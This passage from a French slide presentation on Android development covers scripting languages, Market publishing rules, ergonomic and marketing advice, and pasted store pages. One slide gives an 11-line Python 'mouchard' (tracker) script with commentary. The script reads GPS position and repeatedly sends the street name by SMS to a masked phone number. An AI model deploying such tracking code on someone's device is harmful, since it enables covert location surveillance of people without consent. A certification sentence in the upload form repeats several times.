- Données brutes ou les champs extra (intent.type + valeur)
- Type 'mime' des données échangées
 - */* text/plain audio/* ...
- ... lancement « startActivity(intent) »

Android ... le polyglotte

- Android Scripting Environnement (ASE)



- Shell, JavaScript (rhino), Jruby, Perl, Lua, **Python**

CODE D'UN MOUCHARD ECRIT EN PYTHON EN 11 LIGNES

```
import android
from time import sleep

droid=android.Android()
droid.startLocating()

while True:
    loc=droid.readLocation().result
    if loc == droid.getLastKnownLocation().result:
        adress=droid.geocode(loc['latitude'],loc['longitude'])
        sendadress=adress.result['result'][0]['thoroughfare'].encode('utf8')
        droid.sendMessage('06xxxxxxx',sendadress)
    sleep(5)
```

importation juste de la méthode sleep

démarre le service de géolocalisation

lis la position GPS

test si c'est la meme position que la derniere

renvoie une adresse (pays,ville,rue etc...)

prend juste la rue. Conversion utf8 !!!!

envoie le nom de la rue par SMS

... se reveillera dans 5 sec

- ActionScript (Adobe) depuis Froyo 2.2




– WebApps : RIA (RichInternetApplication) plugin flash browser



– Application : installation runtime AIR sur smartphone (dev flex 4 «burrito»)

Publication d'application

ANDROID



Conditions Android Market

- Développeur
 - Droit d'entrée : 1 fois 25 \$ US via Google Checkout
 - encaissement commande application : 48h de délai
 - Différent délais de virement bancaire
 - 30% de commission par application vendu
 - Appli payante: certain pays (≠ appli gratuite: tous!)
 - Prix non figée ... pour s'aligner au prix de concurrent
 - ATTENTION !!! bien activer la protection de copie
- Utilisateur
 - ~~48h~~ 15 min pour rétractation d'une commande

Conseils ergonomiques & techniques

- Soignez l'IHM
 - Client souvent impatient, développer applications avec cette optique en tête
 - Informer utilisateur de la progression de la tâche en cours
 - Utilisation d'onglets: structure la plus pratique et intuitive pour la navigation
- Ajouter option permettant d'arrêter l'application dans vos menu
- Sauvegarde de données sur SD Card ou par défaut mémoire interne
 - possibilité d'effacer et/ou transférer données dans un menu « setting »
- Définir une politique de synchronisation des données
 - temps de l'intervalle
 - type/préférence de connexion (wifi,3G,bluetooth/VPN)
- Éviter processus en tâche de fond (ne pas perturber les appli prioritaire)
 - « service » est la pour ca: inscription de l'application avec définition temporelle
- Faire attention à l'utilisation de ressource Hardware (consommation batterie)

Conseils marketings

Home > Applications > Shopping > Barcode Scanner

BARCODE SCANNER

Scan barcodes on CDs, books, and other products, then look up prices and reviews, or search for a word in a book and find where it occurs. You can also scan QR Codes containing URLs, contact info, calendar events, and more.

NEW: Fix for Samsung Moment.

Barcode Scanner was developed for Android by **ZXing Team**

Package name : **com.google.zxing.client.android**

System permissions : 6 [Click here to show/hide list](#)

Screenshot(s) available for Barcode Scanner

Submit a screenshot | Submit a Youtube video **new**

Available reviews for Barcode Scanner

Review available on [AndroidTapp](#)

Review available on [Android-Software.fr](#)

Discussion(s) about Barcode Scanner in our forums

[QRコードスキャナー] こんにちは

Start a new discussion about Barcode Scanner

Comments and ratings for Barcode Scanner

Details

Rating

★★★★★

4.35/5

(19481 ratings)

Statistics **new!**

QR Code



Price

Free

Version

3.01

Downloads

>250 000

Size

301.6 KB

Category

Shopping

Website

[Official WebSite](#)

Last update

22h ago

[Ask for update](#)

- Nom & Description significatif (éviter les rétractations)
- Feedback des commentaires pour MAJ (Pb compatibilité)
- Mettre en place SAV (blog, mail, wiki etc ...)
- Androlib : vitrine web du market ! (notation/commentaires/reviews)
- version évaluation gratuite : moins de fonctions ou bandeau pub

Types of Mobile Advertising



- applications avec abonnement (ex:boutique en ligne)
- acheter espaces publicitaires sur blogs spécialisés
- Revoir son prix à la baisse en cas de concurrence
- **publier sur les autres market compatibles !!!**
 - AppsLib(Archos), SHOP4APPS (motorola), Camangi, SlideME(Geeks'Phone), Handango
- **blog de conseils... <http://www.mobileappmarketingblog.com/>**

Android Market



guillaume.gens@gmail.com | Home | Help | [Air](#)

Your Registration to the Android Market is approved!
You can now upload and publish software to the Android Market.

Upload an Application

Upload assets

Application .apk file Aucun f... choisi

Screenshots
0 or 2
Add a screenshot:
 Aucun f... choisi

Screenshots:
320w x 480h or 480w x 854h
24 bit PNG or JPEG (no alpha)
Full bleed, no border in art
Landscape thumbnails are cropped

Promotional Graphic
optional
Add a promotional graphic:
 Aucun f... choisi

Promo Graphic:
180w x 120h
24 bit PNG or JPEG (no alpha)
Full bleed, no border in art

Listing details

Language | English (en_US) |

[add language](#)

Title (en_US)

Description (en_US)

0 characters (325 max)

Promo Text (en_US)

0 characters (80 max)

0 characters (80 max)

Application Type

Category

Price Free Want to sell applications? [Setup a Merchant Account at Google Checkout](#)

Publishing options

Copy Protection Off (Application can be copied from the device)
 On (Helps prevent copying of this application from the device. Increases the amount of memory on the phone required to install the application.)

Locations Select locations to list in:
 All locations
(Including future locations added to Android Market)

Contact information

Website

Email

Phone

Consent

This application meets [Android Content Guidelines](#)

I acknowledge that my software application may be subject to United States export laws, regardless of my location or national origin. I have reviewed and have complied with all such laws, including any requirements for software with encryption functions. I hereby certify that my application complies with all such laws, including any requirements for software with encryption functions. I hereby certify that my application complies with all such laws, including any requirements for software with encryption functions. I hereby certify that my application complies with all such laws, including any requirements for software with encryption functions. I hereby certify that my application complies with all such laws, including any requirements for software with encryption functions. [Learn More](#)

Conclusion

ANDROID



PERSPECTIVES

- Extension de l'OHA
- Intégration de services
- Autre marché visé :
 - Déjà : tablette, MID, Ereader
 - téléphone fixe, set-up box, TV centrale domotique
 - Netbook (Vs ChromeOS?)
 - Automotive, Électro-ménager
 - Militaire ??? (projet RATS missile « patriot »)



CONCLUSION

- Pourquoi android pour les entreprises (dev) ?
 - Maintenance linux sans en payé le support
 - Système souple (multi-support)
 - Avoir la garantie des bons choix technologique
 - Futur M2M « web object » ?(capteur via Flash/HTML5)
 - => une vision deja « [web apps](#) » de Google
 - ... ingénierie logiciel moindre => réduction des couts
- Pourquoi android pour les utilisateurs ?
 - Garantie de retrouver la même interface
 - Services Google SaaS (Cloud computing) : C2DM

WEBOGRAPHIE

- Android developer: <http://developer.android.com/>
- Google I/O : <http://www.code.google.com/events/io/>
- Chaines Youtube: [AndroidDevelopers](#), [AndroidTips](#), [NexusOne](#)
- Wiki trucs&astuces:
 - <http://android-dls.com/wiki> (surtout sa FAQ)
 - <http://www.openintents.org/> Et <http://code.google.com/p/openintents/>
- Divers blogs & forums français:
 - <http://www.frandroid.com/>
 - <http://android-france.fr/>
 - <http://www.pointgphone.com/>
 - <http://www.planete-android.com/>
 - <http://www.androidinforum.fr/>
 - <http://android.codes-sources.com/>
 - <http://android.developpez.com/>

Merci de votre
attention ...

Questions ?

guillaume.gens@gmail.com

ANDROID

